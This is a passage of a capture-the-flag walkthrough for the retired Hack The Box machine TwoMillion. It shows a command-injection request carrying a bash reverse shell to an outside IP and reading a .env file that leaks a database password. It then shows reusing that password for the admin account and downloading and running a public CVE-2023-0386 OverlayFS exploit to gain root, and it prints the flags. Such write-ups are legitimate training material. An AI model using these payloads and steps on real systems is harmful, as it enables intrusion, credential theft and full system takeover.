1. ▷ curl -s -X POST "http://2million.htb/api/v1/admin/vpn/generate" -H "Cookie: PHPSESSID=uvk8qnsddir2jvrm9h2q64t620" -H "Content-Type: application/json" -d '{"username": "test; bash -c \"bash -i >& /dev/tcp/10.10.14.25/443 0>&1\";"}'
2. I set up my listener on port 443. 'sudo nc -nlvp 443'
3. SUCCESS
4. I upgrade the shell
```

## Got Shell

### 20. Enumeration as `www-data`

```
1. www-data@2million:~/html$ cat Database.php
2. www-data@2million:~/html$ cat .env
DB_HOST=127.0.0.1
DB_DATABASE=htb_prod
DB_USERNAME=admin
DB_PASSWORD=SuperDuperPass123
3. SUCCESS, and easy pivot to admin.
```

## Escalation to admin

### 21. su admin

```
1. www-data@2million:~/html$ cat /etc/passwd | grep -i "sh$"
root:x:0:0:root:/root:/bin/bash
www-data:x:33:33:www-data:/var/www:/bin/bash
admin:x:1000:1000::/home/admin:/bin/bash
2. www-data@2million:~/html$ su admin
Password:
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

3. admin@2million:/var/www/html$ whoami
admin
```

## Creds `admin:SuperDuperPass123`

### 22. Optional: Connect to SSH as admin user for a better shell

```
1. ▷ ssh admin@10.1129.229.66
2. admin:SuperDuperPass123
3. admin@2million:~$ export TERM=xterm
admin@2million:~$ whoami
admin
admin@2million:~$ cat /etc/os-release
PRETTY_NAME="Ubuntu 22.04.2 LTS"
NAME="Ubuntu"
VERSION_ID="22.04"
VERSION="22.04.2 LTS (Jammy Jellyfish)"
VERSION_CODENAME=jammy
4. admin@2million:~$ cat user.txt
74586889f9866f5e594470f6196e4d48
5. admin@2million:~$ sudo -l
[sudo] password for admin:
Sorry, user admin may not run sudo on localhost.
6. admin@2million:~$ uname -srm
Linux 5.15.70-051570-generic x86_64
7. admin@2million:~$ find / -perm -4000 -user root 2>/dev/null
8. FAIL, no SUIDs to exploit
9. Lets find any binaries that can be run as admin.
10. admin@2million:~$ find / -user admin 2>/dev/null | grep -vE "sys|proc"
```

```
/var/mail/admin
11. I look up /var/mail/admin
12. admin@2million:~$ ls -la /var/mail/admin
-rw-r--r-- 1 admin admin 540 Jun  2 2023 /var/mail/admin
13. Yes, admin has ownership of this file.
```

## Ch4p drops hints

- `#pwn_overlayFS_HTB_Two_Million`

### 23. Ch4p drops hints

```
1. admin@2million:/var/mail$ cat admin
From: ch4p <ch4p@2million.htb>
To: admin <admin@2million.htb>
Cc: g0blin <g0blin@2million.htb>
Subject: Urgent: Patch System OS
Date: Tue, 1 June 2023 10:45:22 -0700
Message-ID: <9876543210@2million.htb>
X-Mailer: ThunderMail Pro 5.2

Hey admin,

I know youre working as fast as you can to do the DB migration. While were partially down, can you also upgrade the OS on our web host? There have been a few serious Linux kernel CVEs already this year. That one in OverlayFS / FUSE looks nasty. We cant get popped by that.
HTB Godfather

2. Ch4p, drops a hint for us to use OverlayFS. So I do a google search for "OverlayFS/FUSE exploit privilege escalation github sxlmnwb"

3. https://github.com/sxlmnwb/CVE-2023-0386
```

## Upload and execute OverlayFS/FUSE on target

- `#pwn_zip_file_compress_directory_recursively`

### 24. The gameplan

```
1. The game plan is to download the github repo to your attacker machine. Recursivley compress the entire git clone directory into a zip file. Then we will upload it to the target server and decompress it there.
2. twomillion > git clone https://github.com/sxlmnwb/CVE-2023-0386.git
3. twomillion > zip -r pwned_2million.zip CVE-2023-0386
4. > 7z l pwned_2million.zip
5. sudo python3 -m http.server 80
6. Summary, of Priv ESC steps. I cd into the '/tmp' directory wget the the zip file and decompress it there. I then run "$ make all". I verify that exp.c and fuse.c were created and I then run "$ ./fuse ./ovlcap/lower ./gc" to finish compiling the payload. Next, I go to a different shell. The one that I got at the begininng. The one I su to admin with. Last, from a different shell session I enter the execution commmand to trigger the payload to get root. "$ ./exp"
7. admin@2million:$ cd /tmp
8. admin@2million:/tmp$ wget http://10.10.14.25/pwned_2million.zip
9. admin@2million:/tmp$ unzip pwned_2million.zip
10. admin@2million:/tmp/CVE-2023-0386$ make all
11. admin@2million:/tmp/CVE-2023-0386$ ls -la
-rwxrwxr-x 1 admin admin 17160 May  7 17:29 exp
-rw-r--r-- 1 admin admin 3093 May  7 17:24 exp.c
-rwxrwxr-x 1 admin admin 1407736 May  7 17:29 fuse
-rw-r--r-- 1 admin admin 5616 May  7 17:24 fuse.c
-rwxrwxr-x 1 admin admin 16096 May  7 17:29 gc
12. admin@2million:/tmp/CVE-2023-0386$ ./fuse ./ovlcap/lower ./gc
[+] len of gc: 0x3ee0
[+] readdir
[+] getattr_callback
/file
[+] open_callback
/file
[+] read buf callback
offset 0
size 16384
path /file
[+] open_callback
/file
[+] open_callback
/file
[+] ioctl callback
path /file


13. Then in the first shell you got. If you closed it already no worries. SSH in admin with the SuperDuperPass123 password. From that session will will enter the command that will elevate you to root.
```

```
14. admin@2million:/tmp$ cd CVE-2023-0386/
admin@2million:/tmp/CVE-2023-0386$ ./exp
uid:1000 gid:1000
[+] mount success
total 8
drwxrwxr-x 1 root  root    4096 May  7 17:34 .
drwxr-xr-x 6 root  root    4096 May  7 17:34 ..
-rwsrwxrwx 1 nobody nogroup 16096 Jan  1  1970 file
[+] exploit success!
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@2million:/tmp/CVE-2023-0386# whoami
root
root@2million:/tmp/CVE-2023-0386# cat /root/root.txt
447c717e115a988140946ce410d522f7
```



## TwoMillion has been Pwned!

Congratulations  **therealpablo**, best of luck in capturing flags ahead!

#7102	07 May 2024	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE

OK

SHARE

PWNED